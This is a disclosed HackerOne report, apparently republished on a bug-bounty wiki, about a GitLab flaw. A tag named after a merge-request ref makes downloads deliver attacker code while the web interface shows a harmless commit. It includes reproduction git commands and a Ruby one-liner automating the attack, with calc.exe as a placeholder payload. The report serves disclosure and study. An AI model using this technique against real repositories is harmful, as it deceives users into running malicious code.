The Gitlab web interface does not guarantee file integrity when downloading source code or installation packages from a tag or from a release.
The GitLab web interface shows a tag as pointing to a harmless commit, but downloading the source code from that tag actually delivers the changes from a merge request created by the attacker. An attacker could trick a victim into running malicious code from the downloaded files.

GitLab
Originally disclosed on GitLab
- Fixed in 6 months
- Disclosed after 6 months
HackerOne report #1760033 by st4nly0n on 2022-11-02, assigned to Ottilia Westerlund:
Report | Attachments | How To Reproduce
Report
NOTE: I chose as a weakness for this report, Code Injection, however I'm not sure I chose the right weakness, so, I've decided to select the best match that Hackerone suggests when choosing the weakness to submit a report.
Summary
Gitlab's web interface does not guarantee file integrity when downloading source code or installation packages from a tag or release. This allows an attacker to get victims to execute arbitrary commands on their systems if they choose to download the files. source code files from a tag or from a release created by the attacker.

In a normal case, when a user via the Gitlab web interface decides to download the source code from a tag or a release, the user will get the files from the commit pointed to by the tag.
See the following image which illustrates that what is displayed from the Gitlab web interface is the same as what is obtained when downloading the source code files from the tag or release:
Now, when an attacker creates a tag named refs/merge-requests/<ID-MERGE-REQUEST>/head, where ID-MERGE-REQUEST is the id of the merge request that the attacker created with any malicious changes, when The moment the victim decides to download the source code files from this tag, from the Gitlab web interface they would see that the tag points to a legitimate and harmless commit; however, when downloading the files from this tag, it would get the changes made from the merge request created by the attacker.
See the following image which illustrates that what is displayed from the Gitlab web interface is not what is obtained when downloading the source code files from the tag or release:

Due to the fact that the Gitlab web interface is not precise in relating the information that is displayed and that obtained when downloading the files, any attack scenario arises where an attacker, who pushes a tag, manages to get his victims to execute malicious code. on their systems because they would be downloading files that initially do not represent a security risk.
Steps to reproduce:
• Perform the steps below as the victim user:
1. Create a repository on gitlab.com
2. Invite a member with developer permissions.
3. From the web interface or CLI, Create a file called hello.sh with the following content:
echo "Hello World"
• Perform the following steps as the attacking user (guest user in step 2):
1. From the CLI, clone the repository and go into the directory.
git clone <repo>
cd <repo>
2. Create and switch to a branch called hack.
git checkout -b hack
3. Modify the content of hello.sh with any payload (I have decided to have the victim run the Windows calculator).
echo "<ANY PAYLOAD>" > hello.sh
4. Commit the changes to the hello.sh file.
git add .
git commit -m hack
5. Create a merge request with the changes made above.
git push -o merge_request.create origin HEAD
6. The output of the previous command gives us the url of the merge request that has been created, copy the id of the merge request.
###  EXAMPLE
###  for the url http://gitlab/user/repo/-/merge_requests/21 the id is 21
7. Switch to the main branch.
git checkout main
8. Create a tag called refs/merge-requests/<ID>/head that points to any commits (in this case a tag that points to HEAD of the main branch will be created).
git tag refs/merge-requests/<ID>/head
9. Push the tags to the remote.
git push origin --tags
10. Remove the hack branch from the remote (this will close the merge request).
git push origin -d hack
11. From the Gitlab web interface create a release for the previously created tag.
The following Ruby script will automate each of the above steps without creating the release (if you want to try this replace calc.exe with the payload of your choice):
ruby -e 'require %[open3];alias p puts;br=%[hack];p(%x[git checkout -b #{br}]);%x[echo calc.exe > hello.sh];%x[git add .];%x[git commit -m hack];r=Open3.capture3(%[git push -o merge_request.create origin HEAD]).join.scan(/-\/(merge_requests)\/(\d+)/).flatten;p(%x[git checkout main]);x=%(refs/merge-requests/#{r[1]}/head);p(%x[git tag #{x}]);p(%x[git push origin --tags]);p(%x[git push origin -d #{br}])'
What is the current bug behavior?
The Gitlab web interface does not guarantee file integrity when downloading source code or installation packages from a tag or from a release.
What is the expected correct behavior?
The information displayed from the Gitlab web interface about the changes made to any file must be the same that the end user will obtain when downloading the source code from a tag or a release.
Relevant logs and/or screenshots
The following video is a proof of concept that reflects the impact that this behavior would have, in this case the attacker pushes a tag and the victim, relying on the information displayed in the Gitlab web interface, notices that the content to be downloaded, does not represent a security risk; however, when you run any of the files, the result is not as expected.
Output of checks
This bug happens on GitLab.com
Impact
As a result of what is described in this report, the inaccurate information displayed through the Gitlab web interface allows an attacker to get victims to execute arbitrary commands on their systems by downloading source files or downloading installation packages from a tag or from a release created by the attacker.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, GitLab's download feature resolves a tag name that matches a merge request reference to the merge request's commit instead of the commit the tag points to.
Impact
An attacker could get victims to execute arbitrary commands on their systems by downloading source files or installation packages from a tag or release created by the attacker.
What the attacker needed
Victim has a GitLab repository; victim invites the attacker as a member with developer…; victim downloads and runs the code
How it was found
- As the victim, create a repository and invite a member with developer permissions.
- As the attacker, clone the repository and create a branch called hack.
- Modify a file with a malicious payload and commit the change.
- Create a merge request from the branch and note its ID.
- Switch to the main branch and create a tag named refs/merge-requests/<ID>/head.
- Push the tag, delete the hack branch to close the merge request, and create a release for the tag.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you download code from a tag on GitLab, you expect to get exactly the code shown on the page. Here, an attacker can make a tag that looks safe but actually contains malicious changes from a merge request. If you download and run that code, you could run the attacker's commands.
What is Business logic?
The application works as coded but not as intended: a negative price, a skipped payment step, a limit that can be crossed.




